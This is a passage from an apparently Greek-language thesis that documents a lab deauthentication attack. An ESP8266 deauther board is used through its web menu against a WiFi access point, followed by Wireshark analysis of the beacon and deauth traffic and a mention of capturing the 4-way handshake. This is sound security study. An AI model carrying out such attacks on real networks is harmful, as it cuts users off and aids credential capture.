
Εικόνα 46: Η σύνδεση με το δίκτυο του board

Από ένα browser ανοίγει την σελίδα του board, δίνοντας την διεύθυνση 192.168.4.1.




Εικόνα 47: Το menu του ESP8266

Στην εικόνα 47 διακρίνεται η IP Address από την οποία έγινε η σύνδεση, καθώς και οι επιλογές που δίνει το πρόγραμμα από το menu. Επίσης φαίνεται ότι ήδη το πρόγραμμα έχει ανακαλύψει το δίκτυο με SSID “el1”.




Εικόνα 48: Επιλογή δικτύου

Στην εικόνα 48 φαίνεται ότι έχει επιλεγεί το δίκτυο “el1” για να γίνει η επίθεση. Επιπλέον, υπάρχει η επιλογή να επιλεχθούν κάποια από τα κανάλια του AP, ή όλα. Όπως φαίνεται από την εικόνα, έχουν επιλεχθεί όλα. Τέλος, επάνω αριστερά στην εικόνα, φαίνονται οι ενέργειες που μπορεί να ξεκινήσει ο χρήστης, όπου εδώ επιλέχθηκε το “Attack”.




Εικόνα 49: Επιλογή επίθεσης

Στην επόμενη εικόνα 49, ο χρήστης επιλέγει την επίθεση που θα εξαπολύσει στο AP που επέλεξε στο προηγούμενο βήμα. Σε αυτήν την εργασία η επίθεση είναι “Deauth”. Από τα κουμπιά επάνω δεξιά ο χρήστης μπορεί να εκκινήσει και να σταματήσει την επίθεση.



Εικόνα 50: Επίθεση deauth σε εξέλιξη

Στην εικόνα 50 φαίνεται η επίθεση deauth σε εξέλιξη. Στο AP που έχει επιλεγεί στέλνονται από το board 25 deauthenticated πακέτα το δευτερόλεπτο προς όλα τα stations του AP. Υπενθυμίζεται εδώ ότι τα πακέτα αυτά έχουν σαν Source Address την MAC Address του AP που γίνεται η επίθεση, συνεπώς όλα τα stations του AP θα αποσυνδεθούν. Σαν αποτέλεσμα, όταν θελήσουν να ξανασυνδεθούν τα stations αυτά, θα πρέπει να ξανακάνουν όλη την διαδικασία αυθεντικοποίησης, όπως αυτή περιγράφηκε στο θεωρητικό κομμάτι της εργασίας.



Εικόνα 51: Τέλος της deauth επίθεσης

Στην εικόνα 51 φαίνεται ότι η Deauth επίθεση έχει σταματήσει.

5.3 Παρακολούθηση με Wireshark


Στη συνέχεια θα παρουσιαστούν τα αντίστοιχα μηνύματα που καταγράφηκαν στο Wireshark, ενώ ο επιτιθέμενος έκανε τα βήματα που παρουσιάστηκαν στο κεφάλαιο 5.2. Σε αυτό το βήμα, το λογισμικό Wireshark τρέχει με δικαιώματα διαχειριστή σε έναν Η/Υ ο οποίος διαθέτει την WiFi κεραία Netis Wireless USB Adapter WF2122 που αναφέρθηκε προηγουμένως, η οποία λειτουργεί σε “monitor mode”.

Για ευκολία του αναγνώστη, θα παρατεθούν οι MAC διευθύνσεις από τις οντότητες που συμμετείχαν:

- AP στο οποίο έγινε η επίθεση: **c4:a3:66:4f:93:8a**
- AP του μικροελεγκτή: **4a:3f:da:44:97:ca**
- station στο οποίο έτρεξε το web Interface του deauthor: **1c:cc:d6:d8:fa:32**
- station το οποίο ήταν στο AP με SSID “el1” και έγινε deauthored, και από το οποίο έγινε η υποκλοπή του “4-way handshake”: **7c:d1:c3:83:da:e4**

Στη συνέχεια ακολουθούν οι εικόνες καταγραφής του Wireshark, με επεξήγηση:

Αρχικά υπάρχει το AP με SSID “el1” το οποίο εκπέμπει τα “beacon” μηνύματά του.




Εικόνα 52: Τα beacon messages του "el1"

Στην εικόνα 52 φαίνονται τα “beacon” μηνύματα που λαμβάνει η κεραία. Αρχικά έχει μπει φίλτρο στο Wireshark `wlan.sa == c4:a3:66:4f:93:8a` ώστε να απομονωθούν στην οθόνη του χρήστη τα πακέτα που έχουν σταλεί από το AP που είναι ο στόχος της επίθεσης.

Στο επάνω αριστερό μέρος της εικόνας είναι ο χρόνος του wireshark (το νούμερο που φαίνεται είναι ο χρόνος σε δευτερόλεπτα που εκτελείται το wireshark). Το συγκεκριμένο πακέτο έχει τιμή 21.54 δευτερόλεπτα.

Στο πεδίο “Source” εμφανίζεται η MAC Address του AP. Με μια προσεκτική ματιά κάποιος θα παρατηρήσει ότι αντί για “c4:a3:66:4f:93:8a” το wireshark δείχνει “Zte_4f:93:8a”. Αυτό συμβαίνει διότι η συγκεκριμένη έκδοση του wireshark επιλέγει να αντικαταστήσει τα πρώτα 3 HEX νούμερα με το όνομα του κατασκευαστή (vendor) του AP, το οποίο άλλωστε και αντιστοιχεί στην συγκεκριμένη διεύθυνση. Επίσης, είναι εμφανές από την τιμή του πεδίο “Destination”, ότι το μήνυμα είναι broadcast. Τέλος, στο επάνω δεξί μέρος φαίνεται ο τύπος του πακέτου.

Στο κάτω μέρος, έχουν σημειωθεί κάποια πεδία του πακέτου. Διακρίνονται κάποια φυσικά χαρακτηριστικά του καναλιού, όπως συχνότητα, ρυθμός μετάδοσης και ισχύς σήματος. Επιπλέον εμφανίζονται περισσότερες πληροφορίες σχετικά με τις διευθύνσεις Αποστολέα και Παραλήπτη, καθώς και πληθώρα πληροφοριών για το κανάλι.



Εικόνα 53: Τα beacon messages του "pwned"

Στην εικόνα 53, φαίνεται ότι την ίδια χρονική στιγμή, 21.55, η κεραία βλέπει τα beacon μηνύματα του μικροελεγκτή. Αντίστοιχα, διακρίνεται η “Source” MAC Address του μικροελεγκτή (εδώ επειδή το wireshark δεν γνωρίζει τον vendor την αναγράφει ολόκληρη), η “Destination” που είναι broadcast, ο τύπος του frame και το SSID του AP. Επιπλέον, όπως και στην παραπάνω εικόνα, στις πληροφορίες των πακέτων φαίνονται πληροφορίες για το κανάλι μετάδοσης, επιπλέον πληροφορίες για της MAC Addresses αλλά και για το SSID.


```
File Edit View Search Terminal Help
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5123 ttl=52 time=64.5 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5124 ttl=52 time=68.1 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5125 ttl=52 time=63.3 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5126 ttl=52 time=61.4 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5127 ttl=52 time=62.9 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5128 ttl=52 time=63.8 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5129 ttl=52 time=62.8 ms
```

Εικόνα 54: Η σύνδεση στο station είναι κανονική

Η εικόνα 54 δείχνει την σύνδεση του station την ίδια χρονική στιγμή, δηλαδή πριν ξεκινήσει η επίθεση. Από την παραπάνω εικόνα φαίνεται ότι το station είναι συνδεδεμένο κανονικά στο δίκτυο.

Στο επόμενο βήμα ξεκινά η επίθεση από τον browser, όπως αυτή περιγράφηκε στο κεφάλαιο 5.2.

Τα μηνύματα που ανταλλάχθηκαν ανάμεσα στον browser και τον μικροελεγκτή δεν μπορούν να καταγραφούν με το wireshark, διότι σε αυτό το επίπεδο είναι κρυπτογραφημένα.



Εικόνα 55: Εκκίνηση επίθεσης

